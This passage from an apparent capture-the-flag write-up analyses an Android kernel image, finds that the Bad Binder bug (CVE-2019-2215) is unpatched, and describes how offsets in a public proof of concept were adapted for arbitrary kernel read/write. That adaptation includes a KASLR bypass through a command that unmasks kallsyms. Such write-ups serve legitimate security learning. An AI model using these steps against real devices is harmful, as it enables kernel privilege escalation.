/home/user/tisc-2022/PalindromeOS/src
palindrome
/home/user/tisc-2022/PalindromeOS/src
palindromes_secret
palindromes_secret
```

Throwing the file into the disassembler, the “Welcome to PALINDROME’s box” string can be found referenced in the check\_irq\_resend function. This function is the handler for a device’s read operation.

```

ssize_t __fastcall check_irq_resend(file *file, unsigned __int8 *buf, size_t count, loff_t *
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    if ( 0x49 - *ppos > count )                // probably done by reading a file
        bytes_to_read = count;
    else
        bytes_to_read = 0x49 - *ppos;
    printk("\x016[FLAG]: FLAG device read!\n");
    offset = *(_ReadStatusReg(ARM64_SYSREG(3, 0, 4, 1, 0)) + 8); // take value from SP_EL0 + 8,
    if ( buf < 0xFFFFFFFFFFFFFFFFB7LL )
        v7 = (buf + 0x49) > offset;
    else
        v7 = 1;
    v8 = !v7;
    if ( !v8
        || _arch_copy_to_user(buf, "Welcome to PALINDROME's box, seek the correct offset and you
    {
        return -14LL;
    }
    result = bytes_to_read;
    *ppos += bytes_to_read;
    return result;
}

```

The file operations structure reveal the following:

File Operation	Handler
read	check_irq_resend
write	get_file_handle
open	binder_start_thread
release	get_cpu_flags

The handlers for opening and releasing the character device does absolutely nothing. Whereas write simply prints a string that says “[FLAG]: Flag device is read-only”.

```

1|ssize_t __fastcall get_file_handle(file *file, unsigned __int8 *buf, size_t count, loff_t *ppos)
2|{
3|    printk("\x016[FLAG]: FLAG device is read-only\n", buf, count, ppos);
4|    return 0LL;
5|}

```

The file operations structure is referenced by the ahash\_save\_req function. This function initializes the FLAG character device which reveals the existence of the FLAG device. However as seen from the file operations, the device is of no interest.

Searching for “palindromes\_secret” lead to an exported kernel string. This string is not referenced anywhere in the kernel.

```

:FFFFFF8008857BD0                                EXPORT palindromes_secret
:FFFFFF8008857BD0                                ; unsigned __int8 palindromes_secret[26]
:FFFFFF8008857BD0 54 49 53 43+palindromes_secret DCB "TISC{THIS IS A TEST FLAG}",0

```

Next, searching for the version keyword to obtain the kernel version of the image file lead to the following discovery.

```
DCB "Linux version 4.4.124 (user@ubuntu) (gcc version 4.9.x 20150123 "
; DATA XREF: start_kernel+7C↓o
DCB "(prerelease) (GCC) ) #1 CVE-2019-2215 BADBINDER Wed Jul 20 15:06"
DCB ":45 +08 2022",0xA,0
```

## BadBinder CVE-2019-2215

Bad binder is a vulnerability in the Android kernel that was patched several years ago. To ensure that the bug truly exists in the kernel and not a distraction, the binder\_thread\_release function was compared to the pre-patch version of CVE-2019-2215. The patch (in green) was not found in the provided kernel file, which meant that the bug still exists in the kernel.

```
raw_spin_lock(v20 + 30);
if ( binder_debug_mask & 4 )
{
    LABEL_12:
    if ( t->to_thread == thread )
        v21 = "in";
    else
        v21 = "out";
    printk("\x016binder: release %d:%d transact
}
}
v24 = thread->proc;
thread->is_dead = 1;
active_transactions = 0;
binder_inner_proc_unlock(v24, 4561);
LABEL_21:
binder_release_work(proc, &thread->todo);
binder_thread_dec_tmpref(thread);

/*
 * If this thread used poll, make sure we remove the waitqueue
 * from any epoll data structures holding it with POLLFREE.
 * waitqueue_active() is safe to use here because we're holding
 * the inner lock.
 */
if ((thread->looper & BINDER_LOOPER_STATE_POLL) &&
    waitqueue_active(&thread->wait)) {
    wake_up_poll(&thread->wait, POLLHUP | POLLFREE);
}

binder_inner_proc_unlock(thread->proc);

if (send_reply)
    binder_send_failed_reply(send_reply, BR_DEAD_REPLY);
binder_release_work(proc, &thread->todo);
binder_thread_dec_tmpref(thread);
```

It seems like the idea is to achieve arbitrary kernel read/write and “seek the correct offset” to obtain the flag. Fortunately, as this bug is quite old, various POCs are available on Github. The specific POC used for to exploit the bug can be found here: <https://github.com/kangtastic/cve-2019-2215/blob/master/cve-2019-2215.c>

## Exploiting BadBinder

Of course, the POC will not work out of the box as the offsets have probably changed. However, it is really simple to update the offsets. Using the pahole program on the vmlinux file, the structures and their offsets are dumped to a file. Without going into too much detail, the following offsets are the most important to achieve arbitrary read/write.

- binder\_thread->wait
- difference between binder\_thread->wait and binder\_thread->task

Binder\_thread->wait's offset is important because during refilling of the freed binder\_thread object, the value for binder\_thread->wait.lock member should be 0. If the value is not 0, the binder\_thread will spin not pass the spinlock and the exploit will not succeed. Next the difference between binder\_thread->wait to binder\_thread->task must be updated so that the exploit is able to find the task\_struct address of the current process. The task\_struct address is then used to clobber the addr\_limit value.

The POC mentioned above also defeats KASLR. The code obtains the kernel base address by obtaining virtual addresses and subtracting a hardcoded offset from the address. These hardcoded offsets can be

found by querying the kallsyms file in the device. The following command is used to remove address masking in the kallsyms file.

```
generic_arm64:/ # echo 0 > /proc/sys/kernel/kptr_restrict
```

With the masking gone, it is possible to calculate the offset by taking the exported address of interest, and minus the address of `_head`.

```
ffffff8008080000 t _head
ffffff8008857b88 d __modver_attr
ffffff8008857bd0 D palindromes_secret
ffffff8008857bf0 d sound_mutex
```

It is then trivial to read the `palindromes_secret` value at the said address, and print it out.

TISC{4LL\_y0ur\_5pac3\_B3L0NG5\_T0\_m3}